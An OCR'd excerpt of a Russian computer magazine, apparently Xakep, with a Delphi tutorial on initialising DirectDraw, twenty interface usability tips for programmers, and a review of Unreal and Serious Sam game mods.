DirectDrawSurface - область видеопамяти. К ней можно обращаться напрямую и производить практически любые действия.

DirectDrawPalette - интерфейс для работы с палитрами. Он нужен, если ты настроился на 256- или, не дай бог, 16-цветную игру.

DirectDrawClipper - этот интерфейс отвечает за обрезания. Он нужен, если ты пишешь оконное приложение. В этом случае тебе понадобится обрезать все, что выходит за пределы окна.

На этом теорию надо прекращать. Постепенно я буду тебя знакомить не только с практикой, но и с теорией программирования графики, а может быть, будет и отдельная статья.

Пошкодим

Если ты не прочитал статью по Delphi в этом номере, то сделай это сейчас. Там я описал шаблон минимального приложения в Delphi, который мы будем использовать во всех примерах при кодинге в DirectX. Открой созданный там проект, сейчас мы его будем пополнять.

Для начала в раздел var добавь следующие переменные:

```
var
 …
 …
FDirectDraw : IDirectDraw7;
FPrimarySurface : IDirectDrawSurface7;
SurfaceDesc : TDDSurfaceDesc2;
hRet : HRESULT;
DC : HDC;
bltfx : TDDBLTFX;
```

Чуть позже ты узнаешь, зачем они нужны. А сейчас пойди в раздел uses и добавь недостающие модули:

```
uses  windows, Graphics, messages, sysutils, DirectDraw;
```



Horrific aka Фленов Михаил (smirnandr@mail.ru)
www.cydsoft.com/vr-online

Здесь DirectDraw - это файл **DirectDraw.pas**, в котором описаны все функции для работы с графической библиотекой. Если у тебя нет этого файла, то ты сможешь его скачать с моего сайта. Я даже тебе советую сделать это в любом случае, потому что разные версии этого файла работают по-разному, и могут возникнуть проблемы с компиляцией.

Инициализация

Теперь перейди туда, где написан комментарий "Здесь можно производить инициализацию", это перед циклом обработки сообщений. Вот здесь мы начнем DX кодинг.

Первое, что нужно сделать, - проинициализировать сам DirectDraw:

```
hRet := DirectDrawCreateEx (nil, FDirectDraw, IDirectDraw7, nil);
if hRet <> DD_OK then Halt;
```

Почти все DirectDraw функции возвращают значение типа **HRESULT**. Если оно равно **DD_OK**, то все прошло OK. Если результат другой, то можно вылететь из проги, потому что может быть не установлен DirectX или система не может его проинициализировать. Я сделаю проверку корректности только для этой строки кода, потому что здесь это наиболее критично. В остальных случаях я буду надеяться на положительный результат.

У функции DirectDrawCreateEx есть четыре параметра:

*1. Используемый для вывода драйвер. Возможные значения: **DDCREATE_HARDWAREONLY** - использовать только аппаратные возможности; **DDCREATE_EMULATIONLY** - использовать только эмуляцию; **nil** - использовать аппаратные возможности и эмуляцию.*

*2. Указатель на переменную типа **TDirectDraw**, которая будет инициализирована.*

*3. Версия **DirectDraw**, которую мы хотим получить. Сейчас существует уже 8-я версия, но указывать надо именно **IDirectDraw7**.*

*4. Зарезервирован до лучших времен, обязательно должен быть **nil**. Вообще-то, у функций **DirectDraw** очень часто последний параметр зарезервирован, поэтому я буду экономить на этом место. Если я ничего не сказал про последний параметр, значит, он зарезервирован, и ставь то, что указал в примере я.*

Итак, DirectDraw проинициализировали, можно пойти дальше. Следующим шагом надо установить уровень привилегий нашего приложения. Для этого вызываем SetCooperativeLevel:

```
FDirectDraw.SetCooperativeLevel(Handle, DDSCL_FULLSCREEN or
DDSCL_EXCLUSIVE);
```

Тут всего два параметра:

1. Указатель на окно.

*2. Уровень доступа к ресурсам. Я указал **DDSCL_FULLSCREEN** (приложение должно быть полноэкранным) и **DDSCL_EXCLUSIVE** (эксклюзивный уровень доступа). При эксклюзивном доступе приложение получает максимальные привилегии на использование процессорного времени и доступ к видеокарте. Хочу сразу предупредить, что только полноэкранные приложения могут иметь такой уровень доступа.*

Так как приложение полноэкранное с эксклюзивными правами, мы можем изменять разрешение экрана. Давай сделаем это:

```
FDirectDraw.SetDisplayMode (640, 480, 16, 0, 0);
```

Тут пять параметров: ширина экрана, высота, глубина цвета (количество бит на пиксель), частота развертки и резерв. Частоту развертки я не советую трогать на первых порах, и ставить надо 0, в этом случае будет использоваться значение по умолчанию. Размеры экрана можно использовать только стандартные, так что будь аккуратен, чтобы не повесить систему.

Экран полностью готов к рисованию. Теперь мы должны создать хотя бы одну поверхность (область видеопамяти), в которой мы сможем рисовать. Можно создавать любое количество таких поверхностей, но только одна из них должна быть главная. Все, что отображено на главной поверхности, сразу показывается на экране. Это значит, что когда мы рисуем на этой поверхности, мы как бы рисуем прямо на мониторе, а не в промежуточных областях памяти.

Сегодня я создам только одну поверхность. Но, прежде чем это делать, надо заполнить структуру типа **TDDSurfaceDesc2** (для этого мы создали переменную **SurfaceDesc** типа **TDDSurfaceDesc2**). Эта структура должна содержать описание создаваемой поверхности.

```
FillChar (SurfaceDesc, SizeOf(SurfaceDesc), 0);
SurfaceDesc.dwSize := SizeOf(SurfaceDesc);
SurfaceDesc.dwFlags := DDSD_CAPS;
SurfaceDesc.ddsCaps.dwCaps := DDSCAPS_PRIMARYSURFACE;
```

Первой строкой я обнуляю содержимое всей структуры. Вторая строка заполняет свойства **dwSize**, записывая туда размер структуры.

Следующей строкой я заполняю необходимые флаги. В этих флагах указывается, какие еще свойства структуры будут заполнены. Я указал **DDSD_CAPS**, значит, я обязан заполнить еще и свойство **dwCaps**, что и делаю в следующей строке. В свойство **dwCaps** я записываю **DDSCAPS_PRIMARYSURFACE**, это указывает на то, что создаваемая поверхность будет главной.

Теперь можно и создать саму поверхность с помощью вызова **CreateSurface:**

FDirectDraw.CreateSurface(SurfaceDesc, FPrimarySurface, nil);

Тут всего три параметра: заполненная структура **SurfaceDesc**, переменная типа **IDirectDrawSurface7** (сюда будет записан указатель на созданную поверхность) и резерв.

Выход

При выходе из программы все созданные объекты и поверхности (у нас это **FPrimarySurface** и **FDirectDraw**) должны быть уничтожены. Уничтожать надо в обратном порядке их создания. В нашем случае я сначала создавал **FDirectDraw**, а потом **FPrimarySurface**. Значит, сначала уничтожается **FPrimarySurface**, а потом **FDirectDraw**. Для уничтожения нужно просто присвоить этим указателям значение **nil**.

Вот так должна выглядеть теперь твоя процедура выхода из проги:

```
procedure DoExit;
begin
 FPrimarySurface := nil;
 FDirectDraw := nil;
 Halt;
end;
```


Эта процедура вызывается по системному событию **wm_destroy** из обработчика событий **WindowProc**.

Press Exit

На этом я закончу сегодняшний урок. В качестве домашнего задания я решил дать тебе исходник этого примера, в котором добавлено рисование простого белого квадрата. Ну а в следующий раз я объясню, как происходит этот процесс, и продвинусь дальше. Пример можно скачать с моего сайта www.cydsoft.com/vr-online после выхода журнала в свет. Там же ты сможешь найти дополнительную инфу по DirectX кодингу, но уже с использованием преимуществ Delphi. Так что статьи в X практически не будут повторять содержимое сайта. Даже наоборот, сайт будет служить для тебя дополнительным источником инфы.

На моем сайте ты должен еще скачать заголовочные файлы для DirectX7 и 8 в разделе Download -> "Заголовочные файлы".

На этом я могу откланяться и пожелать тебе дождаться следующего месяца и очередного урока по компьютерной графике.



 Иван Скляров (Sklyarov@real.xakep.ru)

20 советов по созданию настоящего X-интерфейса

Интерфейс - это лицо программы, и, к сожалению, часто кодеры (особенно кустари-шароварщики) создают такие страшные рожи, что кроме омерзения и блевотных рефлексов их проги вызвать ничего не могут. А ведь практически любой юзер судит о программе прежде всего по ее внешнему виду. Вообще, создать симпатичную мордашку не так-то просто, как кажется. Накидать на форму компоненты может и бабушка, но сделать это красиво и грамотно дано не всякому. Говоря о красивом интерфейсе, я имею в виду не только стильный внешний вид, но и удобство пользования программой. Именно созданию таких интерфейсов, которые вызывали бы любовь и уважение пользователей, и посвящены эти 20 советов.


Иван Скляров (Sklyarov@real.xakep.ru)

Сразу договоримся на берегу: все, о чем я буду сейчас говорить, касается только программ, которые делаются для людей (и не важно - шароварные они или фриварные), для себя ты можешь сделать и жалкого урода (хотя и не желательно), который будет служить тебе верой и правдой. Вообще, созданию интерфейсов посвящена целая наука: юзабилити (usability), которая является одним из разделов эргономики. Кстати, слово usability на русский адекватно не переводится, да и зачем его переводить? Мне кажется, более просто и точно смысл этого слова не передать. Множество универов по всему миру наряду с программерами выпускают еще и так называемых специалистов по юзабилити. Софтверные фирмы, которые пренебрегают услугами этих специалистов, рискуют получить репутацию создателей мерзких мастдаек. Хочу заметить, что эти двадцать советов всего лишь основы из прекрасной науки юзабилити, не знать которые для любого кодера смертный грех.

Совет #1

Стандарт, стандарт и еще раз стандарт! Если кодишь в Винде, то создавай интерфейс своей проги по образцу и подобию стандартных Windows приложений, то же самое относится и к Линуху, и к MacOS. Я уже отмечал в своей статье “20 советов по созданию настоящего X-кода” (ver. 09.01 (33)), что нестандартный интерфейс позволителен только гамесам и развлекухам. Нестандартный интерфейс, как бы он ни был хорош, вызывает отторжение у обычных пользователей, т.к. требует дополнительного времени на освоение.

Совет #2



Не нужно вместо стандартных элементов управления придумывать что-то свое. Например, если существуют стандартные кнопки Вырезать, Копировать, Вставить, то используй их, а не придумывай им аналоги.

Совет #3

Ни в коем случае не присваивай стандартным элементам управления свои необычные операции. Например, кнопка с изображением дискеты должна выполнять именно операцию сохранения на диск, а не форматирования жесткого диска :).

Совет #4

Не меняй стандартные комбинации клавиш, типа Ctrl+V, Ctrl+X, Ctrl+C, на свои “горячие клавиши” и, соответственно, не присваивай стандартным комбинациям свои “левые” действия.

Совет #5

Если твоя прога должна выполнять какую-нибудь необычную операцию, для которой нет стандартного элемента управления, то нет ничего плохого, если ты придумаешь для нее свой элемент управления. Только он должен четко отражать суть выполняемой операции. Например, кто может догадаться, что кнопка осуществляет выборку из базы данных? Если не можешь придумать графический эквивалент выполняемой операции, то лучше обозначить ее одним-двумя словами, например, так:

Выборка

Думаю, всем будет понятно, для чего предназначена данная кнопка. Но так можно делать, только если форма содержит немного (не более девяти) подобных элементов управления - если больше, то придется напрячься и придумать для кнопок понятные иконки.

Совет #6

Располагай элементы управления слева направо и сверху вниз, т.е. точно так же, как текст в книгах. Пользователь начинает просмотр информации именно по такому принципу, поэтому более важные элементы должны располагаться слева и сверху, а менее важные (как, например, кнопки ОК и Отмена) справа и снизу.

Совет #7


Делай стандартное расположение элементов управления. Например, меню Файл должно быть там, где и должно быть (сверху и слева), стандартное расположение полос скроллинга справа и снизу окна (а не сверху и слева).

Совет #8

Не нужно стараться выставлять на форму как можно больше элементов управления. Первоначально на форме должно быть минимальное количество компонентов, а все редко используемые элементы должны быть спрятаны где-нибудь в пунктах меню.

Совет #9

Не делай более трех уровней меню. Третий уровень стоит делать только в особых, “тяжелых” случаях.




Совет #10

Движение курсора, а также движение глаз пользователя должны быть оптимизированы. Поэтому не нужно раскидывать элементы управления по всей форме. Они должны быть четко сгруппированы по смыслу или в том порядке, в каком чаще всего будут использоваться, и расположены недалеко друг от друга.

Совет #11

Связанные между собой элементы управления группируй при помощи рамок.



Совет #12

Помни о кошельке Миллера. Кошелек Миллера - это теория, выдвинутая американским ученым Джоном А. Миллером, о том, что наша человеческая оперативная память (и не надо смеяться) представляет собой кошелек, в который можно положить семь плюс-минус две монеты (сущности). Т.е. наш мозг может одновременно запомнить от пяти до девяти сущностей (это зависит от человека). Поэтому группируй элементы управления по семь, максимум по девять штук (чем меньше, тем лучше), это касается и пунктов меню, закладок, опций на этих закладках и т.д. и т.п. Кстати, эта теория очень часто используется на практике, и не только в компьютерном мире, например, индикаторы и тумблеры у диспетчера электростанции группируются именно по такому принципу, что позволяет ему легко ориентироваться в тысяче подобных элементов.

Совет #13

Не забывай о фокусе. Перемещение фокуса по элементам управления должно быть логически продумано. Не нужно издеваться над теми, кто привык пользоваться клавиатурой. Например, если прога содержит поля для ввода значений, то первоначально фокус должен находиться на том поле, которое юзер вероятнее всего начнет заполнять первым; затем по клавише Tab фокус должен переместиться на второе наиболее вероятное поле ввода, затем на третье и т.д.; и только в самом конце фокус встать на тот элемент управления, о котором пользователь обычно вспоминает в самом конце работы с программой, например, это может быть кнопка Сохранить или Выход.

Совет #14

Обязательно создавай обратную связь с пользователем. Юзер должен знать, что твоя прога не повисла, а просто задумалась :). Для создания обратной связи обычно



служит индикатор загрузки, статичная или анимированная заставка, а также курсор, который изменяет свой первоначальный (стандартный) вид на нестандартный, говорящий о том, что нужно немного подождать (песочные часы).

Заставку, как правило, используют при загрузке программы, а индикатор и смену курсора во время ее работы. Но если заставкой и индикатором во многих случаях можно пренебречь, то песочные часы нужно использовать всегда, во всех возможных ситуациях замедления программы.

Совет #15

Если твоя прога содержит множество настроек, то обязательно сделай возможность их записи, чтобы не приходилось каждый раз все эти настройки восстанавливать. И обязательно должна существовать возможность отката к первоначальным (стандартным) установкам.

Совет #16

Не забывай о хелпе. Хорошая программа должна иметь хелп. Если программа не сложна в использовании, то хелп лучше составить из FAQ. Советую также при составлении справки (и вообще при выполнении каких-либо надписей в программе) забыть на время о хакерском жаргоне, если, конечно, твоя прога это не какой-нибудь очередной нюк :). И помни, что помощь стандартно вызывается по клавише F1. Ко всему прочему, в меню Справка принято добавлять пункт About, в котором должна быть указана краткая инфа об авторе (авторах) программы, E-mail для связи, год создания проги, номер версии и т.п., т.е. все те мелочи, которые могут понадобиться пользователю.

Совет #17


Не создавай визуального шума. Любые элементы, не относящиеся непосредственно к работе программы, являются визуальным шумом. Это могут быть, например, какие-нибудь бесполезные рисунки, линии, надписи и т.п. Визуальный шум мешает восприятию информации, рассеивает внимание, а чаще всего просто раздражает. Визуальный шум к "лицу" только развлекухам (подлецу все к лицу :)).

Совет #18

Никакие цвета, а также шрифты в программе не должны быть жестко прописаны. Делай их равными системным.


Совет #19

Если пишешь программу не для местной бухгалтерии, то включай поддержку скинов. Да, получается парадокс, с одной стороны - стандартный интерфейс более понятный и юзабильный, но, с другой стороны, он может не произвести впечатления на пользователя, т.к. всем известно, что покупателя в первую очередь привлекает красивая обертка. Поэтому для привлечения юзверей используй шкурки (придется, правда, напрячься и нарисовать хотя бы одну для примера), но обязательно сделай возможность отката к стандартному интерфейсу (все равно юзер рано или поздно поймет, что лучше стандартного интерфейса ничего нет :)). Например, известный CGI-сканер от Duke (http://void.ru) получил популярность во многом благодаря своему привлекательному скину (ну, конечно, не только ему ;)).




NEXT

А посмотри, как выглядел этот сканер в предыдущих версиях.



Конечно, стандартный интерфейс выглядит не так стильно, как скин, но по юзабильности он его значительно превосходит, к тому же поддерживает русский интерфейс. К сожалению, нужно заметить, в последней версии этого сканера отсутствует откат к стандартному интерфейсу.

Последний совет

Хочется еще дать сотню-другую советов по юзабилити программ, но SINtez уже мне жестикулирует, чтобы я закруглялся. Поэтому, как обычно, напоследок дам тебе самый лучший, двадцатый совет: перед выпуском окончательного релиза своей проги обязательно протестируй ее на юзабильность. Если ты шароварщик-одиночка, и у тебя нет средств на услуги специалиста по юзабилити, то в качестве бета-тестеров идеально подойдут твои друзья, родственники и коллеги по работе/учебе (чем больше их будет, тем лучше). Посмотри, как они будут работать с продуктом твоей программерской мысли, и если у них не возникнет вопросов и тупиковых ситуаций, то считай, что юзабильность твоей проги удовлетворительная. Если же возникли проблемы, то подумай над тем, как их устранить и улучшить интерфейс. И запомни, если отсутствие какой-либо функции в программе еще можно устранить в следующих ее версиях, то недостатки в интерфейсе лучше исправлять сразу, т.к. если этого не сделать вовремя, то интерес к твоей проге у юзеров может быть потерян навсегда.


ЛУЧШИЕ РЕСУРСЫ ПО ЮЗАБИЛИТИ В ИНТЕРНЕТЕ

Русскоязычные:

www.usability.ru
www.usethics.ru
www.mcsa.ru

Инглишязычные:

www.useit.com
www.iarchitect.com
hfes.org




ЖУРНАЛ
МОТО
ВСЕ ОСТАЛЬНОЕ – ОТСТОЙ

Александр “xtracer” Логинов (http://www.rgw.ru)

За несколько последних месяцев вечно бурлящий мир игровых модификаций обзавелся сотнями новых разработок, о самых интересных из которых я постараюсь рассказать тебе сегодня. Хочу сразу отметить, что речь пойдет как о новых модах и мутаторах к все еще актуальному Unreal, так и о немного странных проектах по переделке Serious Sam и Red Alert 2. Начнем, как это водится, с заслуженного старика от Epic Games.


Записки MODозвона

Что нового на гейм-изврат-сцене?

Unreal/UT MOD’s

Atlantes
Официальный сайт:
http://planetunreal.com/atlantis/
Готовность: Бета (~85%)


Много миллионов лет назад древняя раса инопланетян прибыла в нашу галактику, сея доброе, вечное и разумное. Их звали Атланты. Нехватка полезных ресурсов и невероятная активность Марса заставили их покинуть солнечную систему, оставив небольшую группу колонистов на Земле. Падение метеорита похоронило пришельцев под толщей воды, освободив из генетических контейнеров примитивные создания, которым через десятки тысяч лет предстояло стать людьми. В начале марта 2008 года группа ученых находит криогенные камеры с остатками древней расы и выводит их из анабиоза. Но Атланты не так уж рады своим спасителям. Начинается великая война за голубую планету. Игрокам предстоит выбрать одну из противоборствующих сторон, а заодно и испытать два десятка новых вооружений, более тридцати специальных моделей и несколько странных уровней с измененной гравитацией. Уже сейчас Atlantes выглядит более чем достойно. Разработчики обещают закончить основные работы над игрой уже к началу лета этого года. Если у тебя есть желание, то можешь присоединиться к основной команде в качестве текстурщика или дизайнера уровней.



Dark Magic Mod

Официальный сайт:
http://www.nitefoll.com/dmagic/beta3/
Готовность: Бета-3 (~75%)

Созданием еще одного мутатора со странными идеями и персонажами занимается несколько безумных студентов. Пережрав таблеток с мощными психотропами, ребята быстро сбацали модную концепцию Dark Magic, основная идея которой заключается в переносе основного действия в средневековье со всеми вытекающими отсюда атрибутами мрачных веков, включая магию, заклинания и темное ремесло. Вместо оружия в Dark Magic используются разнообразные заклинания, мощность которых возрастает по мере совершенствования мага. Маг, достигший десятого уровня, считается колдуном, за уничтожение которого другим игрокам даются специальные бонусы. Все заклинания разбиты на несколько магических школ. Разные школы позволяют игроку нападать на противника, перемещаться в пространстве, летать и становится невидимым. На данный момент команда Dark Magic нуждается в хорошем скинере. Так что если у тебя ярко выраженные художественные способности, то помоги парням в хорошем деле.



Serious Sam MOD’s

Halloween Harry
Официальный сайт:
http://www.3dactionplanet.com/serioussam/halloweenharry/
Готовность: Стадия неизвестна (~65%)

Halloween Harry - это трехмерная интерпретация популярной шароварной аркады начала 90-х годов уже прошлого века. Жестокий боец с нечистью разносит в клочья зловещих старушек, раскидывает ногами полупьяных зомби и добивает из дробовика кровавых инопланетян. Настоящий театр абсурда в виртуальной реальности. Уникальная технология Serious Sam в сочетании с неординарной вселенной обещают потрясающий результат. Создатели планируют весь набор разрушительных вооружений, включая огнемет, фотонную пушку, ракетницу и лимонки. Большинство уровней будут идентичны двухмерному оригиналу, за исключением отдельных секретов от разработчиков. Если ты обладаешь неординарной фантазией и прямыми руками, то можешь помочь команде Halloween Harry в создании великолепных уровней.



Serious City

Официальный сайт: http://seriouscity.qapf.com/
Готовность: Стадия неизвестна (~55%)

Увлечение фильмами в стиле Noir и романтическое обаяние 30-х годов прошлого века с гангстерами, томными красавицами и мрачными детективами приобретает оттенки массовой истерии. Неудивительно, что группа фанатов стилистики Noir решила создать свою собственную модификацию на основе технологии Serious Sam. Пока проект пребывает в ранней стадии разработки, но создатели обещают два десятка вооружений, особую атмосферу гангстерского Нью-Йорка и терпкий привкус мафиозных разборок. Если тебя привлекает автомат Томпсона, широкополые шляпы и длинные плащи, то можешь помочь молодой команде в создании одной из самых интересных модификаций этого года. Заявка и условия расположены на официальном сайте Serious City.



Eternity

Официальный сайт:
http://www.3dactionplanet.com/serioussam/alternity/
Готовность: Стадия неизвестна

Eternity больше чем обычная модификация. Скорее всего, это многопользовательская конверсия на движке Serious Sam. Как в любом ролевом проекте, игроки в Eternity получают новые уровни возможностей, используют различные предметы и решают сложные головоломки, путешествуя по цепочке из десятка миров. Основная концепция Eternity строится на колонизации необычных планет и сражениях с их странными обитателями. Ориентирование на коллективное прохождение, а также попытка создания гигантской вселенной требуют невероятных усилий. Так что если тебе очень хочется поучаствовать в по-настоящему интересной разработке, то команда Eternity ждет тебя. Поторопись, ведь количество свободных мест строго ограничено.



Chaos UT

Официальный сайт:
http://www.planetunreal.com/chaotic/
Готовность: Бета-4 (~95%)

Chaos UT - это одна из самых популярных и многообещающих модификаций Unreal Tournament, вошедшая в специальную версию Unreal Tournament: Game of The Year. ChaosUT предлагает тебе целый спектр тактических приемов по уничтожению противника и настоящий американский юмор, отдающий свинофермами старого Техаса. Кроме стандартной брони и новых вооружений, разработчики добавили столь обожаемый многими (со времен TF) крюк, который можно использовать как канат, манипулятор или даже метательный нож для дефлорации врага. Кроме того, в Chaos UT можно обнаружить очень полезный режим камикадзе. Достаточно собрать более десяти ракет, нажать на забинденную кнопку, и окружающий мир насытится мясными обрывками смачного взрыва. Попробуй повторить этот прием на вражеской базе или недалеко от массивного собрания врагов, и локальная слава настоящего подонка тебе гарантирована. Да, и запомни - чем больше ракет в твоем распоряжении, тем сильнее сила взрыва. Для настоящих поклонников Duke Nukem создатели Chaos UT добавили отличный пинок. Теперь можно не только пинать врага в жирную задницу, но и использовать стратегическое преимущество раскаленной лавы и глубоких горных ущелий. Но это еще не все. Хочу открыть тебе страшную тайну. В Chaos UT используется весь спектр самых отвратительных звуков. Начиная от мерзкого разрывания плоти и заканчивая циничным попердыванием над телом мертвого врага. А если тебя ранят в важный орган и твоя жизнь окажется на грани game over, то от громкого стука собственного сердца, который слышен всем, тебе уже никуда не уйти. Chaos UT - это та самая модификация, которую стоит опробовать в команде старых друзей. Никто не останется разочарован. Кстати, если ты обладаешь хорошими навыками программирования, то можешь помочь создателям Chaos UT в работе над новой, еще более жесткой версией этого мода.



Bull Arena

Официальный сайт:
http://www.3dactionplanet.com/serioussam/bullarena/
Готовность: Бета (~85%)

